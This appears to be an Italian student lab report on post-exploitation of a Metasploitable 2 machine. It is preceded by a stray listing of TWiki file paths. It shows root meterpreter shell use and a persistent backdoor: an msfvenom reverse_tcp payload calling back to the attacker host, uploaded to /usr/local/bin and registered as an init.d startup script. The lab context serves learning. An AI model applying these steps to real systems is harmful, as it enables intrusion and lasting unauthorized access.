/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OperatingSystem.txt
 611           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsHPUX.txt
 255           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsLinux.txt
 251           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsMacOS.txt
 253           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSolaris.txt
 257           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsSunOS.txt
 256           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsVersion.txt
 184           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OsWin.txt
 258           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicFAQ.txt
 273           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/PublicSupported.txt
 291           2010-04-16 16:36:52 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/ReadmeFirst.txt
```


Creando una shell, ho eseguito il comando “whoami”, confermando il fatto di avere i privilegi di root ed ho eseguito anche un “pwd” per scoprire la mia posizione nel file system. Mi trovo nella directory root /.

```
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
root
pwd
/
```

Ho provato a simulare il comportamento di un attaccante che crea e rimuove directories a suo piacimento. Con "mkdir" ho creato una directory di prova chiamata "prova_meterpreter" e con "ls ho verificato che fosse davvero stata creata. L'ho rimossa con "rmdir", sempre controllando che l'eliminazione fosse andata a buon fine, come si vede nello screenshot successivo.

Infine, ho creato con "touch" un file "meterpreter.txt", che potrebbe benissimo contenere del codice malevolo o un payload di qualsiasi tipo.

Infine con "dir" ho visualizzato il contentuo della directory in cui mi trovo, e questo significa che un attaccante può muoversi liberamente nel file system, avendo anche privilegi di root.



Ho provato anche ad eseguire il comando "hashdump", ma ho ricevuto un messaggio di errore che affermava che questo comando è possibile solo su Windows e non su Linux. Non sono riuscita ad eseguire uno screenshot con "screenshot" e non sono state rilevate webcam collegate al sistema con il comando "webcam_list".

Bonus: creazione di una backdoor persistente.


Come azione aggiuntiva extra, ho pensato di caricare una backdoor sulla macchina vittima, facendo in modo che sia persistente per poter mantenere l'accesso che ho ottenuto. Per prima cosa, ho usato msfvenom per creare un payload eseguibile per la backdoor e un file elf eseguibile con target Linux con la backdoor. Ho scelto una porta libera ed ho impostato LHOST, che è sempre la macchina Kali. Affinché la backdoor creata sia persistente, ho scelto di localizzare il file nel path /usr/local/bin.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f elf -o /usr/local/bin/backdoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

A questo punto ho caricato il file della backdoor nella macchina target usando "upload" e il caricamento è avvenuto proprio in /usr/local/bin per avere una backdoor permanente.

```
meterpreter > upload /tmp/backdoor.elf /usr/local/bin/backdoor.elf
[*] Uploading  : /tmp/backdoor.elf → /usr/local/bin/backdoor.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /tmp/backdoor.elf → /usr/local/bin/backdoor.elf
[*] Completed  : /tmp/backdoor.elf → /usr/local/bin/backdoor.elf
meterpreter >
```

Ho creato quindi uno script init per fare in modo che la backdoor venga caricata ed eseguita quando si avvia Metasploitable 2.



Ho reso lo script appena creato eseguibile con un "sudo chmod +x nome del file" ed ho aggiunto lo script alla sequenza di startup, aggiungendolo quindi al runlevel. La backdoor verrà quindi lanciata ad ogni avvio.

```
sudo chmod +x /etc/init.d/backdoor

sudo update-rc.d backdoor defaults
 Adding system startup for /etc/init.d/backdoor ...
   /etc/rc0.d/K20backdoor → ../init.d/backdoor
   /etc/rc1.d/K20backdoor → ../init.d/backdoor
   /etc/rc6.d/K20backdoor → ../init.d/backdoor
   /etc/rc2.d/S20backdoor → ../init.d/backdoor
   /etc/rc3.d/S20backdoor → ../init.d/backdoor
   /etc/rc4.d/S20backdoor → ../init.d/backdoor
   /etc/rc5.d/S20backdoor → ../init.d/backdoor
```